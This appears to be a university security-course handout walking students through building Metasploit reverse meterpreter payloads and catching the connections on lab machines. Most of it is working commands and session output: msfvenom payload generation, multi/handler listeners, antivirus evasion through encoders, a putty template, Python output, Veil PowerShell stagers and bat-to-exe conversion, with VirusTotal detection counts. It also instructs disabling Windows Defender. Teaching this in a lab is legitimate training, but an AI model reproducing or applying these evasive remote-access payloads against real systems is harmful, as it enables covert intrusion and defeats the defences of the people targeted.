
- Option 2:** Use exploit/multi/handler which is a special exploit module used to handle

incoming connections from payloads that have been executed on a target machine. It essentially sets up a listener that waits for a reverse connection from a payload that has been delivered to the target system. Its advantage on `nc` is that it will work with a variety of shells including meterpreter. We will do this in our next example ☺

```
(kali㉿kali)-[~/info-security]
$ nc 192.168.8.110 54154
whoami
msfadmin
hostname
metasploitable
```

Example 4: Payload to spawn a Reverse Meterpreter Shell on M3

- We have discussed the working of Reverse Shell in our Handout 1.3 using Kali Linux and Ubuntu Server. In the reverse shell, the attacker has the listener running on his/her machine and the target connects to the attacker with a shell. So that attacker can access the target system. The process is described in the following image:



- Now it is time to create a payload on Kali Linux and then transfer and execute it on Windows10 or Metasploitable3 machine, which will spawn a reverse shell. Let us check out available payloads for 64 bit Windows that can generate a reverse shell.

```
$ msfvenom -l payloads | grep linux/x86/meterpreter
```

- In the output of above command do checkout the **single** payload windows/x64/meterpreter_reverse_tcp and its corresponding **staged** payload is windows/x64/meterpreter/reverse_tcp.
- Let's use the staged payload **windows/x64/meterpreter/reverse_tcp** which creates a reverse meterpreter shell. Let's look for available options for the payload:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp --list-options
```

- We need to set at least two parameters of this payload, which are LHOST and LPORT as done in the following command:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<KaliIP> LPORT=54154 -a x64 --platform windows -e x64/xor -f exe -b '\x00' -o reverse_tcp_meterp.exe
```

- Now we need to somehow copy this payload file reverse_tcp.exe from our Kali Linux machine to virtual M3 machine. For the lab purpose, we can copy this file in the `kali_shared_folder` on the host machine, and then from there we can copy it to the `m3_shared_folder`. Finally, from there you can copy the `reverse_tcp.exe` file on the Desktop of the M3 machine. Remember, before performing these steps, you must turn off the Defender of the Windows machine as well as of your host Windows machine.
- Remember when we will execute this payload (`reverse_tcp.exe` file), it will create a reverse meterpreter shell and will try to connect to our Kali machine at port 54154. So, before running this payload, we need to run a listener process on Kali Linux machine. To start a listener on Kali Linux we have two options
 - Use netcat (will work with simple shells and not with meterpreter)

- Use exploit/multi/handler module inside MSF (will work with a variety of shells including meterpreter)
- Since this time the payload is a reverse meterpreter, so we will use the exploit/multi/handler module of MSF. For this, inside Kali give the following commands:

```
msf6> use exploit/multi/handler
msf6 exploit(multi/handler)> show options
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):
Name   Current Setting  Required  Description
LHOST      yes          The listen address (an interface may be specified)
LPORT      4444         yes          The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > 
```

- Do note that we also have to set the payload option of this exploit to the same payload that we have generated using the msfvenom command above, i.e., windows/x64/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler)> set LHOST <kali IP>
msf6 exploit(multi/handler)> set LPORT 54154
msf6 exploit(multi/handler)> set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> run
```

- After running the listener on Kali Linux, we now have to execute the reverse_tcp.exe on windows10 by double clicking the file. Nothing will happen on the Windows machine, but on the attacker machine a meterpreter session will be opened as shown in the following screenshot. ☺

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.8.111
LHOST => 192.168.8.111
msf6 exploit(multi/handler) > set LPORT 54154
LPORT => 54154
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.8.111:54154
[*] Sending stage (201798 bytes) to 192.168.8.106
[*] Meterpreter session 1 opened (192.168.8.111:54154 -> 192.168.8.106:49756)

meterpreter > 
```

VirusTotal


Checking Reverse TCP Payload on VirusTotal

- An Antivirus (AV), by definition, is a software program used to prevent, detect, and eliminate malware and viruses. AVs in general use signature-based and heuristics-based malware detection mechanisms.
- *VirusTotal is a free online service that aggregates many antivirus engines and URL scanners to analyze files and URLs for potential malware or security threats. It is widely used by individuals, cybersecurity professionals, and organizations being a valuable resource in the fight against malware and cyber threats.*
- In the previous example, we have used the following command to generate a meterpreter shell for Windows machine and have not used any encoder to avoid detection.

```
msf6> msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.8.111 LPORT=54154 -a x64 --platform windows -f exe -o /home/kali/reverse_tcp.exe
```

- Let us upload the executable file reverse_tcp.exe on VirusTotal and it will tell you how many Anti-Virus Vendors are able to detect it as a malicious program. You can upload this file at the following link:

<https://www.virustotal.com/gui/home/upload>



- It shows that 55 out of 74 antivirus programs have detected reverse_tcp.exe as malicious. Let's see if we can try any ways to reduce this detection.

Re-generating Reverse TCP Payload by Encoding it

- Let us generate the same payload with some additional options. Let's make an executable by encoding it the **x64 encoder zutto_dekiru**. Also using the **-i** option to specify the number of iterations, i.e., the number of times to encode the payload (encoding passes)

```
msf6> msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.8.111 LPORT=54154 -a x64 --platform windows -f exe -e x64/zutto_dekiru -i 15 -o /home/kali/reverse_tcp_encoded.exe
```

- Now let us check this newly generated executable file on VirusTotal




- It is 53 out of 74, which is still very bad. So, any payload created with msfvenom is detected.

Re-generating Reverse TCP Payload by using a Template

- Let's try another option **-x** that allows us to specify a custom executable file to use as a template. In other words, it will make our payload look similar to the other program. We will be using putty (a free ssh and telnet client for Windows) as template. You may have to download it on your Linux machine. Let's create another payload using putty as template.

```
msf6> msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.8.111  
LPORT=54154 -a x64 --platform windows -f exe -x /home/kali/putty.exe -o  
/home/kali/reverse_tcp_putty.exe
```

- Now let us check this newly generated executable file on VirusTotal. Moreover, if you copy this file on your Windows10 machine, it will look exactly the same the same the putty client software.




- This time it is 41 out of 74. Still not good.

Re-generating Reverse TCP Payload as a Python File

- Let's now try to generate our payload with the **-f** option specifying the file format to be a Python file instead of an executable file.

```
msf6> msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.8.111  
LPORT=54154 -a x64 --platform windows -f python -o  
/home/kali/reverse_tcp_python.exe
```

- Now let us check this newly generated executable file on VirusTotal



- This time it is better, as you can see, only 5 out of 64 antiviruses detected it.

Note: Remember every file you upload on VirusTotal will be sent to the AV Vendors. So, something that might be undetectable today, after uploading it to this website, it will surely become detectable in a few days or a week. It is a game of cat and mouse, today it is undetectable tomorrow it is not. ☺

Payload Generation using **veil**


- Veil is a framework designed to generate payloads that are targeted to evade detection by antivirus software. It focuses on creating executable files that can bypass signature-based detection methods, making it a valuable tool for penetration testers and security professionals who need to test the effectiveness of their security measures. Some key features of VEIL are listed below:
 - **Antivirus Evasion:** Generates payloads that are designed to bypass antivirus detection.
 - **Payload Variety:** Supports multiple payload types and formats.
 - **Customizable Payloads:** Allows customization of payload parameters.
 - **Modular Architecture:** New payload modules can be easily added.

- Veil is not installed on Linux machines by default, so we have to install it first by giving the following command on our Kali Linux machine.

```
$ sudo apt-get install veil
```

- To run veil type `veil` on the terminal as root, and for the first time it may take a bit of time as it will install some of its dependencies. But once done, it will display a prompt driven program using which you can get evasion payloads. I have given self-explanatory screenshots below for your understanding:

```
$ veil
```



```
(kali㉿kali)-[~]
$ veil
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu
Videos 2 tools loaded
Available Tools:
File System
  1) Evasion
  2) Ordnance
Network
Available Commands:
  exit      Completely exit Veil
  info     Information on a specific tool
  list     List available tools
  options   Show Veil configuration
  update   Update Veil
  use      Use a specific tool

Veil>: 
```

- As we are doing evasion, so type 1 to select the Evasion tool, and we will get Veil-Evasion menu and we can list the payloads available for evasion.

```
veil> use 1
```

```
use          Use a specific tool
Veil> use 1
=====
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
Veil-Evasion Menu
Browse Network
 41 payloads loaded
Available Commands:
  back      Go to Veil's main menu
  checkvt   Check VirusTotal.com against generated hashes
  clean     Remove generated artifacts
  exit      Completely exit Veil
  info      Information on a specific payload
  list      List available payloads
  use       Use a specific payload
Veil/Evasion>:
```

- In the Veil-Evasion menu, we have different commands, let us use list that will display payloads available for evasion.

Veil/Evasion> list

```
Veil/Evasion> list
=====
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[*] Available Payloads:
  1) autoit/shellcode_inject/flat.py
  2) auxiliary/coldwar_wrapper.py
  3) auxiliary/macro_converter.py
  4) auxiliary/pyinstaller_wrapper.py
  5) c/meterpreter/rev_http.py
  6) c/meterpreter/rev_http_service.py
  7) c/meterpreter/rev_tcp.py
  8) c/meterpreter/rev_tcp_service.py
  9) cs/meterpreter/rev_http.py
 10) cs/meterpreter/rev_https.py
 11) cs/meterpreter/rev_tcp.py
 12) cs/shellcode_inject/base64.py
 13) cs/shellcode_inject/virtual.py
 14) go/meterpreter/rev_http.py
 15) go/meterpreter/rev_https.py
 16) go/meterpreter/rev_tcp.py
```

- Let us use the payload 22 (powershell/meterpreter/rev_tcp.py). Give the following command to select this payload, and Veil will give you all the options that you can use with this payload as well as the appropriate commands.

Veil/Evasion> use 22

```

Veil/Evasion> use 22
=====
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Payload Information:

  Name:          Pure PowerShell Reverse TCP Stager
  Language:      powershell
  Rating:        Excellent
  Description:   pure windows/meterpreter/reverse_tcp stager, no
                 shellcode

VBox_GA_S...
Payload: powershell/meterpreter/rev_tcp selected

Required Options:

Name           Value          Description
---            ---           ---
BADMACS        FALSE         Checks for known bad mac addresses
DOMAIN         X              Optional: Required internal domain
HOSTNAME       X              Optional: Required system hostname
LHOST          IP of the Metasploit handler
LPORT          4444          Port of the Metasploit handler
MINBROWSERS    FALSE         Minimum of 2 browsers
MINPROCESSES   X              Minimum number of processes running
MINRAM         FALSE         Require a minimum of 3 gigs of RAM
PROCESSORS     X              Optional: Minimum number of processors
SLEEP          X              Optional: Sleep "Y" seconds, check if accelerated
USERNAME       X              Optional: The required user account
USERPROMPT    FALSE         Window pops up prior to payload
UTCHECK        FALSE         Check that system isn't using UTC time zone
VIRTUALPROC   FALSE         Check for known VM processes

Available Commands:

  back           Go back to Veil-Evasion
  exit           Completely exit Veil
  generate       Generate the payload
  options        Show the shellcode's options
  set            Set shellcode option

[powershell/meterpreter/rev_tcp>>]:

```

- Next, we will set the options such as LHOST and LPORT and issue generate command. This will generate the .bat file on the path shown.

```

[powershell/meterpreter/rev_tcp>>]: set LHOST <Kali IP>
[powershell/meterpreter/rev_tcp>>]: set LPORT 54154
[powershell/meterpreter/rev_tcp>>]: generate

```

```

[powershell/meterpreter/rev_tcp>>]: set LHOST 10.0.2.6
[powershell/meterpreter/rev_tcp>>]: set LPORT 54154
[powershell/meterpreter/rev_tcp>>]: generate
=====
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[>] Please enter the base name for output files (default is payload): reverse_tcp_evasion
=====
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====


[*] Language: powershell
[*] Payload Module: powershell/meterpreter/rev_tcp
[*] PowerShell doesn't compile, so you just get text :)
[*] Source code written to: /var/lib/veil/output/source/reverse_tcp_evasion.bat
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/reverse_tcp_evasion.rc

Hit enter to continue ...


```

Note: Keep a note of the path of the source file (.bat) and Metasploit resource file (.rc)

- The next step is to convert the generated `reverse_tcp_evasion.bat` file into Windows executable, because the .bat files are very easily detected by the antivirus programs.
- To convert the .bat file into .exe file we need to install `Bat_To_Exe_Converter`. Open this link <https://github.com/tokyoneon/B2E> in your browser, and download the Zip file, which will download `B2E-master.zip` file in the Download directory of your Kali machine.
- Now unzip the file using following command:
`$ unzip B2E-master.zip`
- We got a `Bat_To_Exe_Converter_(Installer).exe` file. But since it is an exe file and Linux do not recognize it, so we have to use our old friendly `wine` program that we have already installed on our Kali machine. Wine is a free and open-source compatibility layer to allow application software and computer games developed for Windows to run on Unix like machines.
- Go to the folder where `Bat_To_Exe_Converter_(Installer).exe` file is located, and type the following command:
`$ wine <complete name of the exe file>`
- And it does the magic, we get the software running on kali.




- We want to convert `/var/lib/veil/output/source/ reverse_tcp_evasion.bat` into an exe file. Follow the following steps:
 - Click on File → open menu
 - A window saying select batch file(s) will pop up.
 - Choose the file. Open it and it will be displayed on the window of your b2e software.



- In the right page, of **b2e** choose the appropriate exe format **64 Bit | Windows (invisible)**.

- Next go to the converter menu and select convert, a save in dialogue box will appear, save it with an appropriate name and type to be EXE
- Finally, you need to copy this exe file inside the target i.e., Windows machine using say the shared folder and later copy it on the desktop of target windows machine
- Now, on the Kali machine fire up msfconsole. Type the resource command by giving it the name of reverse_tcp_evasion.rc file created during the generate process of veil. This will automatically run the multi/handler by setting all its parameters appropriately.
- Now the listener being run on Kali machine, on the Windows machine when we run the reverse_tcp_evasion.exe by double clicking the file on the desktop and we get the meterpreter shell on the Kali machine. This is shown in the screenshot below ☺



```

msf6 > resource /var/lib/veil/output/handlers/reverse_tcp_evasion.rc
[*] Processing /var/lib/veil/output/handlers/reverse_tcp_evasion.rc for ERB directives.
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set LHOST 10.0.2.6
LHOST => 10.0.2.6
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set LPORT 54154
LPORT => 54154
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.6:54154
msf6 exploit(multi/handler) > [*] Sending stage (176198 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.6:54154 -> 10.0.2.15:49646) at 2024-07-18 11:47:42 -0400
Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter x86/windows	VAGRANT-2008R2\Administrator @ VAGRANT-2008R2	10.0.2.6:54154 -> 10.0.2.15:49646 (10.0.2.15)

```

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter >

```

Students should check this new executable on VirusTotal to check out how it performs as compared to the executables that we created using msfvenom.

Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.